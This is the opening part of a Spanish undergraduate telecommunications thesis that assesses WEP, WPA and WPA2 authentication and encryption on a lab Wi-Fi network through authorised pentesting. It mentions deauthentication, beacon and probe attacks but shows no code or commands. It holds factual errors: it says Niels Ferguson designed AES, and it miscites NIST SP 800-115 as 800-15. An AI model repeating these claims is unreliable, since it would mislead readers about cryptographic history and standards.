



**UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES**

TÍTULO DEL TRABAJO DE TITULACIÓN:

Evaluación de la efectividad en la autenticación y el cifrado de redes de la normativa 802.11 b/g/n analizando las vulnerabilidades y pruebas de penetración en la categoría pentesting.

AUTOR

Adriana Pamela Figueroa Figueroa

TRABAJO DE INTEGRACIÓN CURRICULAR

Previo a la obtención del grado académico en
INGENIERO EN TELECOMUNICACIONES

DOCENTE TUTOR

Ing. Fernando Vinicio Chamba Macas Mgt.

LA LIBERTAD – ECUADOR

2024

DECLARACIÓN DEL DOCENTE TUTOR

En mi calidad de Tutor del trabajo de titulación denominado: **“Evaluación de la efectividad en la autenticación y el cifrado de redes de la normativa 802.11 b/g/n analizando las vulnerabilidades y pruebas de penetración en la categoría pentesting.”**, presentado por la estudiante **Adriana Pamela Figueroa Figueroa**, de la carrera de Telecomunicaciones de la Universidad Estatal Península de Santa Elena, declaro que después de haber orientado, estudiado y haber revisado, apruebo todo lo que dice y otorgo al estudiante el poder para iniciar los procedimientos legales.

Atentamente,




Ing. Fernando Vinicio Chamba Macas Mgt.

DOCENTE TUTOR

DECLARACIÓN DE AUTORÍA DEL ESTUDIANTE

El presente trabajo de Integración Curricular, con el título “**Evaluación de la efectividad en la autenticación y el cifrado de redes de la normativa 802.11 b/g/n analizando las vulnerabilidades y pruebas de penetración en la categoría pentesting**”, declaro que la concepción, análisis y resultados son originales ya que aportan a la actividad educativa en el área de Telecomunicaciones.

Atentamente,




Figueroa Figueroa Adriana Pamela

C.I: 2450336256

DECLARACIÓN DEL DOCENTE ESPECIALISTA

En mi calidad de Docente especialista del trabajo de Integración Curricular, **“Evaluación de la efectividad en la autenticación y el cifrado de redes de la normativa 802.11 b/g/n analizando las vulnerabilidades y pruebas de penetración en la categoría pentesting.”**, elaborado por **Adriana Pamela Figueroa Figueroa**, estudiante de la carrera de Telecomunicaciones, Facultad de Sistemas y Telecomunicaciones de la Universidad Estatal Península de Santa Elena, previo a la obtención del título de **Ingeniera en Telecomunicaciones**, me permito declarar que, tras supervisar el desarrollo y estructura final del trabajo, este cumple y se ajusta a los estándares académicos. En consecuencia, lo considero apto en todos los aspectos y listo para la sustentación del trabajo.

Atentamente,




Ing. Luis Amaya Fariño, Mgt.
DOCENTE ESPECIALISTA

TRIBUNAL DE SUSTENTACIÓN




Ing. Ronald Rovira Jurado, PhD.

DIRECTOR DE LA CARRERA



Ing. Luis Amaya Fariño, Mgt.

**DOCENTE ESPECIALISTA -
DOCENTE GUIA UIC**



Ing. Fernando Vinicio Chamba Macas Mgt.

DOCENTE TUTOR




Ing. Corina Gonzabay De la A, Mgt.

SECRETARIA

DECLARACIÓN DE RESPONSABILIDAD**Yo, FIGUEROA FIGUEROA ADRIANA PAMELA****DECLARO QUE:**

El trabajo de Titulación, “Evaluación de la efectividad en la autenticación y el cifrado de redes de la normativa 802.11 b/g/n analizando las vulnerabilidades y pruebas de penetración en la categoría pentesting”, es de mi autoría, responsabilidad y pertenece al patrimonio intelectual de la Universidad Estatal Península de Santa Elena.

Atentamente,



Figueroa Figueroa Adriana Pamela

C.I: 2450336256

AGRADECIMIENTO

A Dios que me ha brindado sabiduría y a su vez me ha dado la valentía para lograr cada uno de mis objetivos, incluso en los momentos difíciles me ha acompañado y motivado para no rendirme.

A mis padres Jerónimo Figueroa y Pabla Figueroa, que me dieron la oportunidad de estudiar y lograr mis sueños que desde pequeña me había propuesto, les agradezco inmensamente por el amor, por el sacrificio que hicieron día a día, ya que eso me ha impulsado a perseverar y sacar lo mejor de mí.

A mis hermanos, Walter, Steven y Henry, por darme ánimos para continuar, por su paciencia y acompañamiento en cada paso de mis estudios.

A mi tutor de tesis, Ing. Fernando Chamba, por su dedicación persistente, su paciencia y conocimientos de alta calidad que me brindó en este proceso, para que este trabajo se lleve a cabo.

Finalmente, gracias a la Universidad Estatal Península de Santa Elena, por proporcionar un entorno de aprendizaje y crecimiento académico. Además, quiero expresar mis sinceros agradecimientos a todos los docentes que compartieron sus enseñanzas para así poder convertirme en una profesional

A todos ellos, dedico este logro con el más profundo agradecimiento y respeto.

Adriana Figueroa Figueroa.

DEDICATORIA

Dedico este trabajo especialmente a Dios, por darme su bendición ya que, gracias a él, puedo cumplir una meta más en mi vida.

A mis padres, por el apoyo incondicional en cada etapa de mi vida, por darme la fuerza necesaria para salir adelante y hacer realidad cada uno de mis sueños.

A mis hermanos, Walter, Steven y Henry Figueroa, por tenerme paciencia, apoyarme y sobre todo por estar siempre para mí.

En especial, dedico este logro a la memoria de mi hermano Steven, quien ahora es un hermoso ángel, sé que él quería verme convertir en una profesional y sé que él estaría orgulloso de mí. Aunque ya no estes físicamente vivirás siempre en mi corazón y en mi mente.

A Eddie, por ser una persona especial en mi vida, gracias por confiar y creer en mi desde un principio, y por cumplir con la promesa realizada desde inicios.

A mi laptop Toshiba por acompañarme y no abandonarme durante toda esta etapa universitaria.

A todos ellos, dedico este logro con todo mi amor y gratitud.

Adriana Figueroa Figueroa

RESUMEN

Este estudio evalúa la efectividad de los protocolos de autenticación y cifrado de una red inalámbrica que se adhiera a la normativa 802.11 b/g/n. Esto se logra mediante el análisis de vulnerabilidades y pruebas de pentesting realizadas en un ambiente empresarial. Basado en, la metodología NIST SP 800-15, las diferentes técnicas de escaneo de puertos y dispositivos, análisis de tráfico y ataques de inyección que fueron establecidos en la red empresarial con cifrados WEP, WPA y WPA2, cada uno de ellos evaluado por su resistencia frente a amenazas. Estos resultados demuestran que el protocolo WEP, WPA y WPA2 son inseguros, por esta razón se sugiere usar WPA3 para tener un nivel de seguridad más avanzado en la red. Además, se identificaron riesgos de puertos abiertos, en el cual se recomienda establecer controles de acceso, segmentación de red, actualización de protocolos para mantener una estructura fuerte en esta clase de entornos.

Palabras clave: Autenticación, Cifrado, Pentesting

ABSTRACT

This study evaluates the effectiveness of authentication and encryption protocols of a wireless network adhering to the 802.11 b/g/n standard. This is achieved through vulnerability analysis and pentesting tests performed in an enterprise environment. Based on, NIST SP 800-15 methodology, different port and device scanning techniques, traffic analysis and injection attacks that were established on the enterprise network with WEP, WPA and WPA2 encryptions, each evaluated for their resistance against threats. These results show that the WEP, WPA and WPA2 protocols are insecure, for this reason it is suggested to use WPA3 to have a more advanced level of security in the network. In addition, open port risks were identified, in which it is recommended to establish access controls, network segmentation, protocol updates to maintain a strong structure in this kind of environment.

Keywords: Authentication, Encryption, Pentesting

ÍNDICE GENERAL

DECLARACIÓN DEL DOCENTE TUTOR	2
DECLARACIÓN DE AUTORÍA DEL ESTUDIANTE	3
DECLARACIÓN DEL DOCENTE ESPECIALISTA; Error! Marcador no definido.	
TRIBUNAL DE SUSTENTACIÓN	5
DECLARACIÓN DE RESPONSABILIDAD	Error! Marcador no definido.
AGRADECIMIENTO	7
DEDICATORIA	8
RESUMEN.....	9
ABSTRACT.....	10
ÍNDICE GENERAL.....	11
ÍNDICE DE TABLAS	15
ÍNDICE DE FIGURAS.....	16
ÍNDICE DE ANEXOS.....	19
INTRODUCCIÓN	20
CAPÍTULO I.....	22
1. FUNDAMENTACIÓN	22
1.1. Antecedentes	22
1.2. Descripción del proyecto.....	23
1.3. Objetivos del proyecto	24
1.3.1. Objetivo general	24
1.3.2. Objetivos específicos	24
1.4. Justificación.....	24
1.5. Alcance del proyecto.....	25
1.6. Metodología	26
1.7. Resultados esperados.	27
1.8. Conclusiones generales	27

1.9. Recomendaciones.....	28
CAPÍTULO II	29
2. MARCO REFERENCIAL	29
2.1. Marco teórico.	29
2.2. Marco conceptual	31
2.2.1. Redes inalámbricas.....	34
2.2.2. Protocolos de seguridad estándar IEEE 802.11	41
2.2.3. Seguridad en tecnología inalámbrica	46
2.2.4. Redes de cifrado de autenticación.....	48
2.2.5. Fundamentos de pruebas de penetración para seguridad.	59
2.2.6. Vulnerabilidades de la red inalámbrica.....	63
2.2.7. Metodología para la detección de vulnerabilidades	64
2.2.8. Herramientas para escanear la vulnerabilidad (Pentesting)	64
CAPÍTULO III	72
3. DESARROLLO DE LA PROPUESTA METODOLÓGICA.....	72
3.1. Identificación de la infraestructura de la red empresarial	72
3.2. Diseño del escenario de pruebas y configuración del entorno.....	74
3.3. Software de Análisis.	76
3.3.1. Sistema Operativo “Kali Linux”	77
3.4. Hardware para Configuración y Pruebas en la Red	79
3.5. "MikroTik RB2011UiAS-2HnD-IN" Router "MikroTik"	79
3.5.1. Equipo “MikroTik CRS112-8P-4S-IN Cloud Router Switch”	80
3.5.2. Tarjeta de red “Qualcomn Atheros AR9485”	82

3.5.3.	Aursinc wifi Deauther	83
3.6.	Desarrollo de la propuesta tecnológica	87
3.6.1.	Metodología de pruebas de penetración.....	100
3.6.2.	Selección y aplicación de técnicas para el análisis de vulnerabilidades 102	
3.6.3.	Ataques de pentesting en la red.....	105
3.6.4.	Proceso de descifrado de contraseñas en protocolos inalámbricos WEP WPA Y WPA2 mediante pruebas de pentesting.	114
CAPÍTULO IV		124
4.	ANÁLISIS DE LOS RESULTADOS Y VALORACIÓN DE DEBILIDADES.	124
4.1.	Análisis de resultados de escaneo de red y pruebas de pentesting.....	124
4.1.1.	Apreciación de datos alcanzados en el escaneo de dispositivos.	124
4.1.2.	Análisis de vulnerabilidades en servicios y puertos abiertos	126
4.1.3.	Evaluación de Vulnerabilidades en Puntos de Acceso WiFi y estudio de Ataques Deautenticación, Beacon y Probe Request	130
4.1.4.	Observación y comparación de vulnerabilidades descubiertas en los diferentes tipos de cifrado de la red.....	139
4.2.	Evaluación de la efectividad en autenticación y cifrado de la red.	149
4.2.1.	Comparación de métodos de autenticación y su resistencia a ataques. 149	
4.3.	Propuestas para mejorar la seguridad en redes inalámbricas y mitigación de riesgos.....	152
4.3.1.	Filtrado de tráfico y control de acceso avanzado	152

4.3.2. Autenticación y cifrado extremo.....	155
4.3.3. Protección contra ataques.....	156
CONCLUSIONES	157
RECOMENDACIONES	158
ANEXOS	159
BIBLIOGRAFÍA	178

ÍNDICE DE TABLAS

Tabla 1.	Especificaciones del protocolo WEP.	52
Tabla 2.	Herramientas de auditoría	70
Tabla 3.	Direccionamiento de la red	75
Tabla 4.	Especificaciones RB2011UiAS-2HnD-IN.....	80
Tabla 5.	Descripciones del CRS112-8P-4S-IN.....	82
Tabla 6.	Especificaciones de la Tarjeta de red Qualcomm Atheros AR9485	83
Tabla 7.	Especificaciones del dispositivo “Aursinc Wi-Fi deauther”	85
Tabla 8.	Escaneo de host.....	125
Tabla 9.	Lista de puertos y servicios	128
Tabla 10.	Datos de los Puntos de accesos evaluados	149

ÍNDICE DE FIGURAS

Figura 1: Clasificación Redes Inalámbricas	37
Figura 2: Características del estándar 802.11 b/g/n.....	42
Figura 3: Proceso de cifrado de trama de datos WEP.....	50
Figura 4: Descifrado de trama de datos WEP.....	52
Figura 5: Proceso de cifrado WPA	54
Figura 6: Proceso de cifrado WPA2	56
Figura 7: Características del WPA2.....	59
Figura 8: Clasificación de fases de Aircrack-ng.....	69
Figura 9: Niveles de una red empresarial	73
Figura 10: Esquema de la red empresarial.....	74
Figura 11: Diseño de la red empresarial en el laboratorio de telecomunicaciones....	76
Figura 12: S.O. Kali Linux	78
Figura 13: Router MikroTik RB2011UiAS-2HnD-IN	79
Figura 14: Cloud Router Switch CRS112-8P-4S-IN.....	82
Figura 15: Reloj “Aursinc wi-fi Deauther”.....	84
Figura 16: Tipos de escaneo	86
Figura 17: Acceso y reconocimiento del router MikroTik	89
Figura 18: Cambio de nombre del puerto Ether1	89
Figura 19: Asignación de puertos a las Bridge´s.....	90
Figura 20: Direccionamiento IP del puerto WAN	90
Figura 21: Servidor DHCP para la LAN	90
Figura 22: Establecimiento del nateo.	91
Figura 23: Configuración del Gateway.....	91
Figura 24: Configuración del puerto para conexión con el router	92
Figura 25: Configuración del DNS.....	93
Figura 26: Configuración del Gateway.....	93
Figura 27: Verificación de conexión	94
Figura 28: Configuración NAT	95

Figura 29: Verificación de conexión	96
Figura 30: Cifrado WEP	97
Figura 31: Cifrado WPA.....	98
Figura 32: Cifrado WPA2.....	99
Figura 33: Método NIST SP 800-115.....	100
Figura 34: Escaneo de dispositivos.....	103
Figura 35: Escaneo de Puertos y Servicios	105
Figura 37: Selección de la red víctima.....	107
Figura 38: Datos del ataque Deauth.....	108
Figura 39: Selección de AP para clonación	109
Figura 40: Ataque “Beacon Flooding”	110
Figura 41: Clonación de APs	111
Figura 42: Funciones del Probe	112
Figura 43: Captura de presencia de wireshark.....	113
Figura 44: Ataque Probe Request	113
Figura 45: Modo monitor.....	114
Figura 46: Escaneo e identificación de redes.....	115
Figura 47: Ejecución del comando Airodump-ng.....	117
Figura 48: Capturas de handshakes.	118
Figura 49: Ataque Deauth con aireplay-ng.....	119
Figura 50: Uso de Aircrack-ng en WEP	120
Figura 51: Uso de Aircrack-ng en WPA.....	121
Figura 52: Uso de Aircrack-ng en WPA2.....	122
Figura 53: Puertos abiertos y servicios	127
Figura 54: Análisis de la presencia del ataque de deautenticación – D-Administración	131
Figura 55. Análisis de la presencia del ataque de deautenticación – RED_USR	132
Figura 56: Análisis de la presencia del ataque de deautenticación – RED_USR2..	133
Figura 57: Análisis de la presencia del ataque Beacon – D-Administracion.....	134
Figura 58: Análisis de la presencia del ataque beacon – RED_USR.....	135

Figura 59: Presencia del ataque beacon en el AP2 “RED_USR2”	136
Figura 60: Presencia del ataque probe en el AP1	137
Figura 61: Presencia del ataque probe en AP2 “RED_USR”	138
Figura 62: Presencia del ataque probe en el punto de acceso 2 “RED_USR2”	139
Figura 63: Descifrado del protocolo WEP.....	140
Figura 64: Descifrado de la red RED_USR.....	142
Figura 65: Master key – WPA	143
Figura 66: Transient Key – WPA	144
Figura 67: EAPOL HMAC – WPA.....	145
Figura 68: Master Key – WPA2	146
Figura 69: Transient Key – WPA2	147
Figura 70: EAPOL HMAC – WPA2.....	148
Figura 71: Diseño de red con seguridad	153

ÍNDICE DE ANEXOS

Anexo 1: Instalación de Kali Linux.	159
Anexo 2: Código Fuente de Configuración y Control del Aursinc Wi-Fi Deauther.	165
Anexo 3: Código de la estructura de Paquetes y Funciones de Ataque en Wi-Fi.....	168
Anexo 4: Código de Implementación de Ataques de Deautenticación, Probe y Beacon en Redes Inalámbricas.....	171

INTRODUCCIÓN

Actualmente, la conectividad inalámbrica es una infraestructura fundamental en el ámbito empresarial, facilitando la comunicación instantánea y el intercambio continuo de datos entre múltiples dispositivos y usuarios. Esta dependencia de las redes inalámbricas ha traído consigo nuevos desafíos en la seguridad de la información, debido a la vulnerabilidad inherente de estos sistemas al operar en un medio abierto, sin barreras físicas que impidan la interceptación de datos. Dado que las señales pueden ser captadas sin acceso directo a la infraestructura de red, las organizaciones enfrentan un riesgo elevado de sufrir ciberataques, los cuales pueden comprometer tanto la confidencialidad como la autenticidad de sus datos críticos y la continuidad de sus operaciones [1].

El rápido avance de las tecnologías inalámbricas, sumado al aumento en el uso de dispositivos móviles, ha impulsado a las empresas a implementar estándares de red avanzados como los protocolos 802.11 b/g/n, optan por mecanismos de seguridad a través de protocolos como WEP, WPA y WPA2. Sin embargo, en estos 3 tipos de estándares existen debilidades y pone en riesgo a que los atacantes exploten y accedan a información confidencial, comprometiendo de esta manera las bases de la red. Teniendo en cuenta que en el entorno empresarial este tipo de seguridad es importante ya que disponen de alta sensibilidad, es por eso que se requiere de estricta privacidad. Es importante mencionar que las vulnerabilidades en el entorno ya antes mencionado, aumenta por no ser sólido y no contar con actualizaciones frecuentemente, el cual deja expuesto a la red ante infracciones e intervenciones de datos[2].

Actualmente, la ciberseguridad ha progresado y se han desarrollado técnicas sofisticadas, en particular las pruebas de penetración o pentesting, que se ocupa de valorar la seguridad de las redes a partir de ataques efectuados en ambientes de prueba, lo que contribuye a comprobar las falencias de los protocolos de cifrado y autenticación. Mediante las pruebas de pentesting se consigue robustecer la seguridad de una entidad, disminuyendo la pérdida de datos y gestionando el acceso no permitido [3].

La administración de la ciberseguridad propone el análisis profundo de debilidades y la valoración de técnicas de mitigación ante riesgos críticos como el control de acceso, segmentación de la red y autenticación basada en certificados, estas consideraciones mejoran la resistencia de la red ante posibles infracciones, cabe mencionar que es efectivo si la implementación es correcta y se mantiene en actualización de ciberseguridad constante. A medida que pasan los años estas los atacantes evolucionan afectando y poniendo en riesgo las redes, por lo que se requiere usar metodologías que optan posturas activas y preventivas [4].

Este proyecto se centra en el análisis de las redes empresariales, el cual se realiza un análisis detallado de las vulnerabilidades, basado en la metodología de pruebas de pentesting NIST SP 800-15, a su vez la evaluación del cifrado y autenticación de los protocolos que ayudan a optimizar la seguridad de la red. De tal forma que, al realizar la evaluación de los protocolos actuales y las mitigaciones en base a estudios realizados, no solo se logra receptar los puntos débiles sino mas bien proponer mejoras y diseñar estrategias a largo plazo. De este modo el estudio realizado no solo muestra la práctica, sino más bien propone mejoras para este tipo de entornos que ayudan en el fortalecimiento ante situaciones cibernéticas emergentes.

CAPÍTULO I

1.FUNDAMENTACIÓN

1.1. Antecedentes

En la actualidad las nuevas tecnologías son las que gobiernan en mundo, por lo que estamos expuestos al robo de datos, es por ello que se debe brindar seguridad en las redes, y a su vez proteger ante cualquier tipo de amenaza.

Las redes inalámbricas se comunican por medio no guiados a través de ondas electromagnéticas, en donde la transmisión que realizan es mediante antenas, cabe recalcar que estas redes no solo se emplean para realizar conexiones de datos, sino también se usan para emitir señales ya sea de televisión, telefonía, seguridad, entre otros.

En los años 90 se dio a conocer las redes inalámbricas, las mismas no tenían un sistema de seguridad, de tal manera que se creó el protocolo WEP (Wired Equivalent Privacy), debido a que el medio de transmisión es el aire y que cada paquete era expuesto a cualquier estación [5]. Este protocolo brinda la protección de cada paquete con una clave y que solo los usuarios con dicha clave puedan leer los paquetes enviados. Este protocolo fue publicado en 1997 por el estándar IEEE 802.11, teniendo como propósito brindar seguridad de la red como si esa fuese cableada, durante el tiempo de este protocolo ha sido expuesto a varios ataques, de tal manera que este protocolo fue declarado como inseguro, en el año 2004 el estándar IEEE 802.11i dio a conocer el protocolo WPA en donde proporcionaba mayor seguridad y mejores mecanismos de autenticación que WEP, en el año 2004 se dio a conocer el protocolo WPA2 en donde utilizaba el cifrado AES y a su vez ofrecía una mayor seguridad, siendo estos 2 como los más seguros[6]

Las pruebas pentesting o también denominadas pruebas de penetración hacen referencia a técnicas de hacking ético que tienen como finalidad detectar vulnerabilidades que afecten a la red. [7]Lo que le caracteriza a este método es que permite replicar distintos tipos de ataques en donde se pueda efectuar un mejor análisis y poder observar el tipo de vulnerabilidades a los que está expuesto. Estas pruebas se pueden realizar mediante dos enfoques, ya sean estos externos como internos.[8]

La seguridad de las redes inalámbricas se estableció gracias a los investigadores y expertos de la seguridad informática como son: Bruce Schneier, Niels Ferguson quien fue el que diseñó el algoritmo de cifrado AES.[9]

En la actualidad las redes inalámbricas son usadas frecuentemente, por lo tanto, deben ser un medio seguro de conectividad. Este tipo de pruebas son utilizados en varios entornos, incluyendo empresas, organizaciones gubernamentales y entidades militares, brindando así protección ante posibles amenazas.[10]

1.2. Descripción del proyecto

La presente propuesta está basado en un análisis exhaustivo con respecto a la seguridad de redes inalámbricas que se encuentran bajo la normativa 802.11 b/g/n en una red empresarial. El cuál se realizará mediante pruebas de penetración y análisis de las vulnerabilidades referente a los métodos de autenticación y cifrado, de tal forma que se consideran amenazas y riesgos en el que se encuentra dicha red. La primera etapa consta de realizar la red empresarial en el laboratorio de telecomunicaciones en la universidad estatal Península de Santa Elena, dicha red es la base y el entorno controlado para la realización de las pruebas de intrusión.

Se llevará a cabo el diseño físico y lógico de la infraestructura de la red, empleando equipos disponibles como switches, AP, routers y otros dispositivos finales.

La segunda etapa se llevará a cabo un escaneo detallado de las redes inalámbricas, utilizando herramientas especializadas para capturar y analizar el tráfico que fluye a través de ellas. Este análisis permitirá identificar servicios activos en la red, como dispositivos conectados, y puntos de acceso, de igual manera los protocolos de comunicación utilizados. Luego de esto se determinará las posibles vulnerabilidades que puedan ser explotadas por atacantes ya sea configuraciones inseguras, servicios mal protegidos o cifrados débiles en la transmisión de datos. Esta parte del proceso se incluirá tanto tráfico de control como de datos, proporcionando una visión integral de los puntos débiles que pueden comprometer la seguridad de la red.

Posteriormente, estos hallazgos se emplearán para diseñar pruebas de penetración específicas que evalúen la efectividad de las contramedidas de seguridad

implementadas, haciendo uso del S.O Kali Linux ya que consta de varias herramientas que permitirán realizar un análisis profundo de la red.

1.3. Objetivos del proyecto

1.3.1. Objetivo general

Evaluar la efectividad de autenticación y el cifrado de redes inalámbricas mediante análisis de vulnerabilidades y prueba de penetración, teniendo como finalidad la identificación de los riesgos y debilidades de entornos empresariales y plantear soluciones para mejorar su seguridad.

1.3.2. Objetivos específicos

Realizar un análisis de vulnerabilidades de redes inalámbricas empresariales, utilizando técnicas como el escaneo de puertos, análisis de tráfico y ataques de inyección de paquetes.

Evaluar la efectividad de los protocolos de cifrado y autenticación más comúnmente utilizados en redes inalámbricas WEP, WPA y WPA2.

Analizar las técnicas de mitigación de riesgos utilizadas en redes inalámbricas empresariales, como el control de acceso, la segmentación de redes y la autenticación basada en certificados.

Desarrollar estrategias efectivas para fortalecer la seguridad de las redes inalámbricas empresariales, incluyendo diseño de medidas avanzadas de seguridad y la actualización continua de los protocolos de autenticación y cifrado.

1.4. Justificación

Las redes inalámbricas se comunican a través del medio, existen entornos en los cuales los paquetes transmitidos son capturados por personas que hacen mal uso de la información obtenida, uno de ellos son las redes empresariales ya que se debe tener alta seguridad por el contenido de información que poseen, por esta razón, es necesario investigar y aplicar técnicas avanzadas que fortalezcan la autenticidad y seguridad de las redes inalámbricas.

Este estudio explora los principios y técnicas de seguridad en redes inalámbricas, haciendo uso de las pruebas de penetración ya que estas permiten evaluar y simular ataques en un entorno real con los permisos necesarios para evitar

inconvenientes legales, se hace uso del pentesting para identificar los riesgos que existen en la red como los puntos frágiles y a su vez proponer metodologías necesarias para tener una red segura.

Existen entornos empresariales en donde realizar análisis en la red, puede ser complicado ya sea en la identificación y evaluación de los factores por el cual está conformada como los múltiples usuarios y host que se encuentran conectados.

Las empresas que se manejan bajo la normativa 802.11 b/g/n, con cifrado WEP, WPA y WPA2, se encuentran en riesgos por las debilidades que presentan, estas exponen la información de los usuarios que se encuentran conectados.

Esta tesis realiza un análisis en donde se verificará la resistencia de los protocolos y a su vez los ataques en el que se encuentran expuestos, evaluando de esta manera la efectividad de los protocolos cifrado y autenticidad, haciendo uso de herramientas especializadas en este tipo de estudio y metodologías que ayudarán en el escaneo de puertos, servicios y host, referente también en los ataques de inyección para los paquetes que permitirá obtener un análisis fructífero de seguridad y a su vez plantear medidas estrictas para mitigar y enfrentar inminencias en este espacio empresarial.

1.5. Alcance del proyecto

El proyecto planteado se centra en la identificación de vulnerabilidades del entorno empresarial, adicionalmente se incluye un análisis profundo de los métodos de autenticación y cifrado, que se realizarán a base de pruebas de pentesting, que ayuden a fortalecer la seguridad de esta red.

Primero, se llevará a cabo un análisis de penetración en las redes inalámbricas en un ambiente controlado con el objetivo de estudiar las vulnerabilidades de forma intensiva. Esta técnica incluirá el uso de herramientas y procedimientos de escaneo tales como la exploración de puertos, el análisis de tráfico.

En segundo lugar, se realizarán inyecciones por paquetes y 3 ataques realizados con el aursinc Wi-Fi deauther, de tal manera que estas estrategias permitirán identificar fallas estructurales y operativas que podrían amenazar la seguridad de las redes y otros tipos de ataques, también se incluirá en este estudio el análisis de los protocolos WEP,

WPA y WPA2, cuán vulnerable es cada uno y los cambios en las contraseñas utilizadas para autenticarse en diferentes redes, así como el cifrado wi-fi más común.

Finalmente, se abordará en el presente estudio los diferentes métodos de prevención que se consideran importantes en redes empresariales, como los controles de acceso, división de redes o los ataques de inmunidad, luego de establecer esta protección en las medidas de seguridad se mitigarán los riesgos de intrusiones en primer lugar. Este estudio a detalle, acompañado de propuestas concretas, mejorará la capacidad de defensa de las redes empresariales ante amenazas tan robustas y complejas como el ataque cibernético.

1.6. Metodología

El objetivo de esta propuesta es llevar a cabo un análisis exhaustivo en la red empresarial, que se encuentra estructurado en diferentes secciones como es el escaneo de redes, pruebas de penetración, evaluación de medidas de mitigación de riesgos, en donde se realizara propuestas de mejora, de tal manera que los estudios planteados son:

Investigación aplicada: Para poder desarrollar la parte práctica de este proyecto se debe tener conocimientos relacionados con los protocolos de seguridad, análisis de vulnerabilidades en situaciones reales, este tipo de investigación permite evaluar detalladamente cada resultado de las pruebas de penetración a realizar y a su vez ayuda a obtener mejoras en el ámbito practico.

Investigación experimental: Es de suma importancia el enfoque experimental ya que se basa en la manipulación y el control de las diferentes variables que se encuentran en el entorno controlado, como es el laboratorio de telecomunicaciones, es ideal para realizar las diferentes pruebas y así poder obtener un análisis de cada comportamiento de los mecanismos de seguridad. Además, implica la ejecución de las diferentes pruebas de vulnerabilidades y ataques en la red empresarial siguiendo la normativa 802.11 b/g/n.

Investigación descriptiva: Se centra en describir el estado actual de la red empresarial, las configuraciones de seguridad y las vulnerabilidades que se presenta en cada estándar. Este tipo de investigación es necesario ya que nos accede a contextualizar los resultados de las pruebas, describiendo de manera detallada las

vulnerabilidades identificadas, de igual manera las características de las redes evaluadas.

Investigación exploratoria: Es importante ya que busca profundizar en áreas poco conocidas, como es el caso de autenticación, especialmente cuando se trata de la identificación de nuevas vulnerabilidades en estándares, su implementación ayudara a descubrir posibles fallos o más bien brindar mejoras en la implementación.

1.7.Resultados esperados.

Identificar las vulnerabilidades y debilidades que posee una red inalámbrica, a su vez determinar si existen puertos abiertos y servicios que se encuentren expuestos ya que estos podrían ser punto de entrada de paquetes.

Obtener un análisis detallado de sobre el tráfico de la red, de tal manera que se detectarían patrones sospechosos o de comportamiento anómalo.

Restricción de acceso no autorizado en base a las políticas y controles establecidos, seguido de su respectivo análisis de segmentación ya que esta va a prevenir la propagación de amenazas.

Propuestas de medidas de seguridad, como pueden ser monitoreo de red en donde se detectarán actividades sospechosas. Establecer sugerencias en donde se le indica a los usuarios sobre la seguridad de red y los riesgos a los que están expuestos.

1.8.Conclusiones generales

Las herramientas Aircrack-ng, nmap son de gran utilidad, ya que mediante ellas se podrán conocer las características, fortalezas y debilidades del acceso y de dispositivos conectados a la red inalámbrica, y a su vez se comprobará la efectividad de los protocolos de autenticación.

El análisis de vulnerabilidades mediante técnicas como escaneo de puertos, análisis de tráfico y ataques de inyección de paquetes nos permitirá identificar posibles vulnerabilidades en la red inalámbrica empresarial, incluyendo a su vez puertos abiertos, el tráfico sin cifrar puede ser interceptado y los paquetes pueden ser expuestos a la red.

La implementación una solución de monitoreo de red permite detectar actividades sospechosas y ataques en tiempo real, de tal manera que se evitaría amenazas antes de que ocurran daños irreversibles.

1.9.Recomendaciones

De acuerdo con el equipo a utilizar se debe familiarizar con el dispositivo, comprender el funcionamiento del equipo para ser usado correctamente y hacer un buen análisis.

Es de suma importancia trabajar con dispositivos que cuenten con los últimos parches de seguridad, así como también su actualización ya que, si estas 2 condiciones se cumplen, las vulnerabilidades a las que está expuesta son muy bajas.

Utilizar protocolos de cifrado de fuentes, cambiar las contraseñas predeterminadas y deshabilitar aquellos servicios que no se usan, hacen una configuración segura.

Evaluar frecuentemente las medidas de seguridad implementadas.

CAPÍTULO II

2.MARCO REFERENCIAL

En esta sección se presentan investigaciones, donde se expone el contexto de la propuesta orientada a las vulnerabilidades y pruebas de penetración para el análisis de la red empresarial simulada en el laboratorio de telecomunicaciones.

2.1.Marco teórico.

Revisando la información bibliográfica que poseen varios trabajos de algunas universidades, se plantea los siguientes análisis:

En el proyecto titulado: Aplicación de hacking ético para la determinación de amenazas, riesgos y vulnerabilidades en la red de la universidad estatal del sur de Manabí [11], elaborada por un estudiante de la universidad estatal del sur de Manabí, concluye que:

Identificaron y realizaron el respectivo análisis con relación a las principales técnicas de hacking ético, las mismas que aplicaron a cabalidad en el desarrollo investigativo, haciendo las pruebas necesarias para así poder evaluar el entorno de la red en un procesamiento necesario, también se seleccionaron dos instrumentos de prueba con el propósito de llevar a cabo el análisis de la red y la determinación de amenazas, teniendo en cuenta los riesgos y vulnerabilidades detectadas [11].

En el proyecto titulado: análisis de vulnerabilidades de redes inalámbricas para evitar la inseguridad de la información de los usuarios en el laboratorio de telecomunicaciones de la carrera de ingeniería en computación y redes [12]. Se analizó que:

La vulnerabilidad de las redes inalámbricas es alta, de tal manera que es difícil evitar el acceso físico a ellas. Esta red está expuesta a 2 tipo de redes, pasivo y activo, esto nos quiere decir que los administradores de la red tengan el respectivo conocimiento para poder actuar de manera correcta [12].

El autor utiliza técnicas de hacking ético para un buen análisis de las redes inalámbricas en el laboratorio de telecomunicaciones, las herramientas de escaneo y pruebas de penetración también se aplican ya que mediante ellas se identifican las posibles debilidades en la configuración de la red [12].

Luego de haber detectado las vulnerabilidades, se establecen medidas y recomendaciones para de esta manera poder mitigar los riesgos y obtener una red inalámbrica segura [12].

